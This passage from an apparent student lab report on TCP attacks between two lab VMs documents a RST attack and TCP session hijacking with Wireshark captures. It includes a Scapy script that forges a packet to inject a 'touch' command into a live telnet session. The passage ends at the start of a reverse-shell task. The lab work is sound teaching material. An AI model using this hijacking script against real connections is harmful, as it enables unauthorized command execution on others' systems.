
Figure 10 Wirshark results of TCP packets captured from the telnet connection

Figure 11 shows that the RST attack was successful because of which the telnet connection was closed. Figure 12 shows RST packet is sent from VM1 to VM2. This also proves that we were able to successfully perform an RST attack.



```
[31/07/21 12:44:48] - 20054954:$ telnet 192.168.136.195
Trying 192.168.136.195...
Connected to 192.168.136.195.
Escape character is '^]'.
Ubuntu 16.04.2 LTS
VM login: uwe
Password:
Last login: Sat Jul 31 08:44:07 EDT 2021 from 192.168.136.133 on pts/18
/usr/lib/update-notifier/update-motd-fsck-at-reboot:[:59: integer expression exp
ected:              0
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

0 packages can be updated.
0 updates are security updates.

[07/31/2021 12:45:09] - 20054954:$ Connection closed by foreign host.
[31/07/21 12:52:41] - 20054954:$ 
```

Figure 11 Telnet connection closed because of RST attack



File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

```
telnet || tcp

No.  Time                      Source           Destination      Protocol Length Info
  52 2021-07-31 12:45:08.6168034… 192.168.136.133  192.168.136.195  TCP      66 33418 → 23 [ACK] Seq=2454424336 Ack=3495699285 Win=29312 Len=0 TSval=404975 TSecr=388732
  53 2021-07-31 12:45:08.6170027… 192.168.136.195  192.168.136.133  TELNET   68 Telnet Data ...
  54 2021-07-31 12:45:08.6171267… 192.168.136.133  192.168.136.195  TCP      66 33418 → 23 [ACK] Seq=2454424336 Ack=3495699287 Win=29312 Len=0 TSval=404975 TSecr=388732
  55 2021-07-31 12:45:08.8467225… 192.168.136.195  192.168.136.133  TELNET  166 Telnet Data ...
  56 2021-07-31 12:45:08.8469526… 192.168.136.133  192.168.136.195  TCP      66 33418 → 23 [ACK] Seq=2454424336 Ack=3495699387 Win=29312 Len=0 TSval=405032 TSecr=388790
  57 2021-07-31 12:45:08.8476183… 192.168.136.195  192.168.136.133  TELNET   68 Telnet Data ...
  58 2021-07-31 12:45:08.8477669… 192.168.136.133  192.168.136.195  TCP      66 33418 → 23 [ACK] Seq=2454424336 Ack=3495699389 Win=29312 Len=0 TSval=405032 TSecr=388790
  59 2021-07-31 12:45:08.8547257… 192.168.136.195  192.168.136.133  TELNET  129 Telnet Data ...
  60 2021-07-31 12:45:08.8548973… 192.168.136.133  192.168.136.195  TCP      66 33418 → 23 [ACK] Seq=2454424336 Ack=3495699452 Win=29312 Len=0 TSval=405034 TSecr=388792
  61 2021-07-31 12:45:08.8550775… 192.168.136.195  192.168.136.133  TELNET  280 Telnet Data ...
  62 2021-07-31 12:45:08.8550814… 192.168.136.133  192.168.136.195  TCP      66 33418 → 23 [ACK] Seq=2454424336 Ack=3495699666 Win=30336 Len=0 TSval=405034 TSecr=388792
  63 2021-07-31 12:45:08.9725104… 192.168.136.195  192.168.136.133  TELNET  101 Telnet Data ...
  64 2021-07-31 12:45:08.9727083… 192.168.136.133  192.168.136.195  TCP      66 33418 → 23 [ACK] Seq=2454424336 Ack=3495699701 Win=30336 Len=0 TSval=405064 TSecr=388821
 191 2021-07-31 12:51:34.6611329… 192.168.136.133  192.168.136.195  TCP      54 33418 → 23 [RST] Seq=2454424336 Win=1048576 Len=0
▸ Frame 191: 54 bytes on wire (432 bits), 54 bytes captured (432 bits) on interface 0
▸ Ethernet II, Src: Vmware_a8:39:72 (00:0c:29:a8:39:72), Dst: Vmware_b2:76:e4 (00:0c:29:b2:76:e4)
▸ Internet Protocol Version 4, Src: 192.168.136.133, Dst: 192.168.136.195
▾ Transmission Control Protocol, Src Port: 33418, Dst Port: 23, Seq: 2454424336, Len: 0
    Source Port: 33418
    Destination Port: 23
    [Stream index: 0]
    [TCP Segment Len: 0]
    Sequence number: 2454424336
    Acknowledgment number: 0
    Header Length: 20 bytes
  ▾ Flags: 0x004 (RST)
      000. .... .... = Reserved: Not set
      ...0 .... .... = Nonce: Not set
      .... 0... .... = Congestion Window Reduced (CWR): Not set
      .... .0.. .... = ECN-Echo: Not set
      .... ..0. .... = Urgent: Not set
      .... ...0 .... = Acknowledgment: Not set
      .... .... 0... = Push: Not set
    ▸ .... .... .1.. = Reset: Set
      .... .... ..0. = Syn: Not set
      .... .... ...0 = Fin: Not set
      [TCP Flags: ·········R··]
    Window size value: 8192
```

Figure 12 Wireshark results of RST packet sent to close the telnet connection

1.3 Task 3: TCP Session Hijacking


Firstly, a telnet connection has been established between VM1 and VM2. The traffic between this connection is sniffed through Wireshark. Figure 13 shows the details of the last packet sent in the connection.


File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
telnet || tcp

```
No.  Time                           Source            Destination       Protocol  Length Info
 773 2021-07-31 13:13:19.3082381… 192.168.136.133  192.168.136.195  TCP         66 33420 → 23 [ACK] Seq=110830074 Ack=578100255 Win=30336 Len=0 TSval=827647 TSecr=811405
 774 2021-07-31 13:13:19.4834137… 192.168.136.133  192.168.136.195  TELNET      67 Telnet Data ...
 775 2021-07-31 13:13:19.4838631… 192.168.136.195  192.168.136.133  TELNET      67 Telnet Data ...
 776 2021-07-31 13:13:19.4840739… 192.168.136.133  192.168.136.195  TCP         66 33420 → 23 [ACK] Seq=110830075 Ack=578100256 Win=30336 Len=0 TSval=827691 TSecr=811449
 777 2021-07-31 13:13:19.8068135… 192.168.136.133  192.168.136.195  TELNET      67 Telnet Data ...
 778 2021-07-31 13:13:19.8072431… 192.168.136.195  192.168.136.133  TELNET      67 Telnet Data ...
 779 2021-07-31 13:13:19.8074390… 192.168.136.133  192.168.136.195  TCP         66 33420 → 23 [ACK] Seq=110830076 Ack=578100257 Win=30336 Len=0 TSval=827772 TSecr=811530
 781 2021-07-31 13:13:20.5613310… 192.168.136.133  192.168.136.195  TELNET      68 Telnet Data ...
 782 2021-07-31 13:13:20.5617919… 192.168.136.195  192.168.136.133  TELNET      68 Telnet Data ...
 783 2021-07-31 13:13:20.5621159… 192.168.136.133  192.168.136.195  TCP         66 33420 → 23 [ACK] Seq=110830078 Ack=578100259 Win=30336 Len=0 TSval=827961 TSecr=811719
 784 2021-07-31 13:13:20.5621206… 192.168.136.195  192.168.136.133  TELNET      77 Telnet Data ...
 785 2021-07-31 13:13:20.5624351… 192.168.136.133  192.168.136.195  TCP         66 33420 → 23 [ACK] Seq=110830078 Ack=578100270 Win=30336 Len=0 TSval=827961 TSecr=811719
 786 2021-07-31 13:13:20.5650481… 192.168.136.195  192.168.136.133  TELNET     101 Telnet Data ...
 787 2021-07-31 13:13:20.5652037… 192.168.136.133  192.168.136.195  TCP         66 33420 → 23 [ACK] Seq=110830078 Ack=578100305 Win=30336 Len=0 TSval=827962 TSecr=811719

▸ Frame 787: 66 bytes on wire (528 bits), 66 bytes captured (528 bits) on interface 0
▸ Ethernet II, Src: Vmware_c9:ef:2e (00:0c:29:c9:ef:2e), Dst: Vmware_b2:76:e4 (00:0c:29:b2:76:e4)
▸ Internet Protocol Version 4, Src: 192.168.136.133, Dst: 192.168.136.195
▾ Transmission Control Protocol, Src Port: 33420, Dst Port: 23, Seq: 110830078, Ack: 578100305, Len: 0
    Source Port: 33420
    Destination Port: 23
    [Stream index: 1]
    [TCP Segment Len: 0]
    Sequence number: 110830078
    Acknowledgment number: 578100305
    Header Length: 32 bytes
  ▸ Flags: 0x010 (ACK)
    Window size value: 237
    [Calculated window size: 30336]
    [Window size scaling factor: 128]
    Checksum: 0xf419 [unverified]
    [Checksum Status: Unverified]
    Urgent pointer: 0
  ▸ Options: (12 bytes), No-Operation (NOP), No-Operation (NOP), Timestamps
  ▸ [SEQ/ACK analysis]
```

Figure 13 Wireshark results of traffic in telnet connection


The details of the last packet is used for creating a spoofed packet of this attack. The sequence number, acknowledgement number and the source port are obtained. In this attack, we take over the session between the VMs and try to execute a malicious command. The command which we use is touch command which creates a file (kumar.txt) in the VM2. Figure 14 shows the scapy program used for this attack.



```python
#!/usr/bin/env python3
from scapy.all import *
ip = IP(src="192.168.136.133", dst="192.168.136.195")
tcp = TCP(sport=33420, dport=23, flags="A", seq=110830078, ack=578100305)
data = "touch kumar.txt"
pkt = ip/tcp/data
ls(pkt)
send(pkt,verbose=0)
```

Figure 14 Scapy program for TCP Session Hijacking


Figure 15 shows the Wireshark trace of packets sent to VM2 for this attack.


File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
telnet || tcp

```
No.   Time                          Source            Destination       Protocol  Length Info
  774 2021-07-31 13:13:19.4834137… 192.168.136.133   192.168.136.195   TELNET      67 Telnet Data ...
  775 2021-07-31 13:13:19.4838631… 192.168.136.195   192.168.136.133   TELNET      67 Telnet Data ...
  776 2021-07-31 13:13:19.4840739… 192.168.136.133   192.168.136.195   TCP         66 33420 → 23 [ACK] Seq=110830075 Ack=578100256 Win=30336 Len=0 TSval=827691 TSecr=811449
  777 2021-07-31 13:13:19.8068135… 192.168.136.133   192.168.136.195   TELNET      67 Telnet Data ...
  778 2021-07-31 13:13:19.8072431… 192.168.136.195   192.168.136.133   TELNET      67 Telnet Data ...
  779 2021-07-31 13:13:19.8074390… 192.168.136.133   192.168.136.195   TCP         66 33420 → 23 [ACK] Seq=110830076 Ack=578100257 Win=30336 Len=0 TSval=827772 TSecr=811530
  781 2021-07-31 13:13:20.5613310… 192.168.136.133   192.168.136.195   TELNET      68 Telnet Data ...
  782 2021-07-31 13:13:20.5617919… 192.168.136.195   192.168.136.133   TELNET      68 Telnet Data ...
  783 2021-07-31 13:13:20.5621159… 192.168.136.133   192.168.136.195   TCP         66 33420 → 23 [ACK] Seq=110830078 Ack=578100259 Win=30336 Len=0 TSval=827961 TSecr=811719
  784 2021-07-31 13:13:20.5621206… 192.168.136.195   192.168.136.133   TELNET      77 Telnet Data ...
  785 2021-07-31 13:13:20.5624351… 192.168.136.133   192.168.136.195   TCP         66 33420 → 23 [ACK] Seq=110830078 Ack=578100270 Win=30336 Len=0 TSval=827961 TSecr=811719
  786 2021-07-31 13:13:20.5650481… 192.168.136.195   192.168.136.133   TELNET     101 Telnet Data ...
  787 2021-07-31 13:13:20.5652037… 192.168.136.133   192.168.136.195   TCP         66 33420 → 23 [ACK] Seq=110830078 Ack=578100305 Win=30336 Len=0 TSval=827962 TSecr=811719
  981 2021-07-31 13:23:50.6565372… 192.168.136.133   192.168.136.195   TELNET      69 Telnet Data ...
  982 2021-07-31 13:23:50.6572617… 192.168.136.195   192.168.136.133   TELNET      68 Telnet Data
▸ Frame 981: 69 bytes on wire (552 bits), 69 bytes captured (552 bits) on interface 0
▸ Ethernet II, Src: Vmware_a8:39:72 (00:0c:29:a8:39:72), Dst: Vmware_b2:76:e4 (00:0c:29:b2:76:e4)
▸ Internet Protocol Version 4, Src: 192.168.136.133, Dst: 192.168.136.195
▾ Transmission Control Protocol, Src Port: 33420, Dst Port: 23, Seq: 110830078, Ack: 578100305, Len: 15
    Source Port: 33420
    Destination Port: 23
    [Stream index: 1]
    [TCP Segment Len: 15]
    Sequence number: 110830078
    [Next sequence number: 110830093]
    Acknowledgment number: 578100305
    Header Length: 20 bytes
  ▸ Flags: 0x010 (ACK)
    Window size value: 8192
    [Calculated window size: 1048576]
    [Window size scaling factor: 128]
    Checksum: 0x8db7 [unverified]
    [Checksum Status: Unverified]
    Urgent pointer: 0
  ▸ [SEQ/ACK analysis]
▾ Telnet
    Data: touch kumar.txt
```

Figure 15 Wireshark results of this attack

Figure 16 shows that a file named kumar.txt was created in the VM2 (server). This shows that the attack was implemented successfully.




```
[31/07/21 13:29:29] - 20054954:$ ll
total 1700
drwxr-xr-x 4 uwe uwe    4096 Sep 24  2020 android
drwxr-xr-x 2 uwe uwe    4096 Sep 24  2020 bin
drwxr-xr-x 2 uwe uwe    4096 Sep 24  2020 Customization
drwxr-xr-x 2 uwe uwe    4096 Jun  9 12:21 Desktop
drwxr-xr-x 3 uwe uwe    4096 Mar  3 11:52 Documents
drwxr-xr-x 2 uwe uwe    4096 Sep 24  2020 Downloads
-rw-r--r-- 1 uwe uwe    8980 Sep 24  2020 examples.desktop
-rw-r--r-- 1 uwe uwe 1661676 Sep 24  2020 get-pip.py
-rw-rw-r-- 1 uwe uwe       0 Jul 31 13:29 kumar.txt
drwxr-xr-x 3 uwe uwe    4096 Sep 24  2020 lib
drwxr-xr-x 2 uwe uwe    4096 Sep 24  2020 Music
drwxr-xr-x 3 uwe uwe    4096 Sep 24  2020 Pictures
drwxrwxr-x 3 uwe uwe    4096 Jul 11 12:28 pki
drwxr-xr-x 2 uwe uwe    4096 Sep 24  2020 Public
drwxrwxr-x 2 uwe uwe    4096 Jul  9 08:01 setuid
drwxr-xr-x 4 uwe uwe    4096 Sep 24  2020 source
-rwxrwxr-x 1 uwe uwe     322 Jul 31 08:32 synflood.py
drwxr-xr-x 2 uwe uwe    4096 Sep 24  2020 Templates
drwxr-xr-x 2 uwe uwe    4096 Sep 24  2020 Videos
[31/07/21 13:29:31] - 20054954:$ 
```

Figure 16 File created because of TCP Session Hijacking attack

We see that the connection freezes. This is because after the spoofed packet is sent, if the actual client sends something, it is sent with the same sequence number as that of the spoofed packet. Now since the server has already received a packet with that sequence number, it just drops it. Telnet being a TCP connection, the client keeps sending the packet until it receives an acknowledgement.

Also, the server sends an ACK to the actual client for the spoofed packet and since the client did not send anything, it just discards the received ACK. The server is expecting an ACK in return and until it receives one, it keeps sending more and more ACK packets.

This leads to a deadlock and eventually freezes this connection as shown in Figure 17.




```
[31/07/21 13:13:02] - 20054954:$ telnet 192.168.136.195
Trying 192.168.136.195...
Connected to 192.168.136.195.
Escape character is '^]'.
Ubuntu 16.04.2 LTS
VM login: uwe
Password:
Last login: Sat Jul 31 12:45:09 EDT 2021 from 192.168.136.133 on pts/18
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

0 packages can be updated.
0 updates are security updates.

[07/31/2021 13:13:10] - 20054954:$ pwd
/home/uwe
[07/31/2021 13:13:21] - 20054954:$ █
```

Figure 17 Telnet connection Freezes because of deadlock

1.4 Task 4: Creating Reverse Shell using TCP Session Hijacking


Firstly, a telnet connection is established between the client (VM1) and server (VM2). Figure 18 shows the Wireshark trace of the traffic in this telnet connection. The details of this last packet including the sequence number and acknowlegment number is used to create a spoofed packet.



```
No.  Time                          Source           Destination      Protocol Length Info
  74 2021-08-04 17:11:50.6348693… 192.168.136.195  192.168.136.133  TCP        66 23 → 45638 [ACK] Seq=3473964148 Ack=3146190337 Win=29056 Len=0 TSval=259135 TSecr=258770
  75 2021-08-04 17:11:50.9028517… 192.168.136.133  192.168.136.195  TELNET     67 Telnet Data ...
  76 2021-08-04 17:11:50.9029766… 192.168.136.195  192.168.136.133  TCP        66 23 → 45638 [ACK] Seq=3473964148 Ack=3146190338 Win=29056 Len=0 TSval=259202 TSecr=258837
  77 2021-08-04 17:11:51.4344318… 192.168.136.133  192.168.136.195  TELNET     68 Telnet Data ...
  78 2021-08-04 17:11:51.4346107… 192.168.136.195  192.168.136.133  TCP        66 23 → 45638 [ACK] Seq=3473964148 Ack=3146190340 Win=29056 Len=0 TSval=259335 TSecr=258970
  79 2021-08-04 17:11:51.4350402… 192.168.136.195  192.168.136.133  TELNET     68 Telnet Data ...
  80 2021-08-04 17:11:51.4351592… 192.168.136.133  192.168.136.195  TCP        66 45638 → 23 [ACK] Seq=3146190340 Ack=3473964150 Win=29312 Len=0 TSval=258971 TSecr=259335
  81 2021-08-04 17:11:51.5490050… 192.168.136.195  192.168.136.133  TELNET    138 Telnet Data ...
  82 2021-08-04 17:11:51.5492237… 192.168.136.133  192.168.136.195  TCP        66 45638 → 23 [ACK] Seq=3146190340 Ack=3473964222 Win=29312 Len=0 TSval=258999 TSecr=259364
  85 2021-08-04 17:11:51.7633269… 192.168.136.195  192.168.136.133  TELNET    168 Telnet Data ...
  86 2021-08-04 17:11:51.7635634… 192.168.136.133  192.168.136.195  TCP        66 45638 → 23 [ACK] Seq=3146190340 Ack=3473964324 Win=29312 Len=0 TSval=259053 TSecr=259417
  87 2021-08-04 17:11:51.7707345… 192.168.136.195  192.168.136.133  TELNET    343 Telnet Data ...
  88 2021-08-04 17:11:51.7708910… 192.168.136.133  192.168.136.195  TCP        66 45638 → 23 [ACK] Seq=3146190340 Ack=3473964601 Win=30336 Len=0 TSval=259055 TSecr=259419
  89 2021-08-04 17:11:51.8876891… 192.168.136.195  192.168.136.133  TELNET    101 Telnet Data ...
  90 2021-08-04 17:11:51.8879150… 192.168.136.133  192.168.136.195  TCP        66 45638 → 23 [ACK] Seq=3146190340 Ack=3473964636 Win=30336 Len=0 TSval=259084 TSecr=259449

▸ Frame 90: 66 bytes on wire (528 bits), 66 bytes captured (528 bits) on interface 0
▸ Ethernet II, Src: Vmware_c9:ef:2e (00:0c:29:c9:ef:2e), Dst: Vmware_b2:76:e4 (00:0c:29:b2:76:e4)
▸ Internet Protocol Version 4, Src: 192.168.136.133, Dst: 192.168.136.195
▾ Transmission Control Protocol, Src Port: 45638, Dst Port: 23, Seq: 3146190340, Ack: 3473964636, Len: 0
    Source Port: 45638
    Destination Port: 23
    [Stream index: 0]
    [TCP Segment Len: 0]
    Sequence number: 3146190340
    Acknowledgment number: 3473964636
    Header Length: 32 bytes
  ▸ Flags: 0x010 (ACK)
    Window size value: 237
    [Calculated window size: 30336]
    [Window size scaling factor: 128]
    Checksum: 0x3053 [unverified]
    [Checksum Status: Unverified]
    Urgent pointer: 0
  ▸ Options: (12 bytes), No-Operation (NOP), No-Operation (NOP), Timestamps
  ▸ [SEQ/ACK analysis]
```

Figure 18 Wireshark trace of last TCP packet

